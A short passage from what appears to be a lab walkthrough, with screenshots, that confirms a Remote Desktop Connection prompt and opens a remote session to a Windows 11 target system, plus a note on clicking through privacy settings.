


28. The **Remote Desktop Connection** pop-up appears; click **Yes**.




29. A remote connection to the target system (**Windows 11**) appears, as shown in the screenshot.


Note: If a **Choose privacy settings for your device** window appears, click on **Next** in the next window click on **Next** and in the next window click on **Accept**.



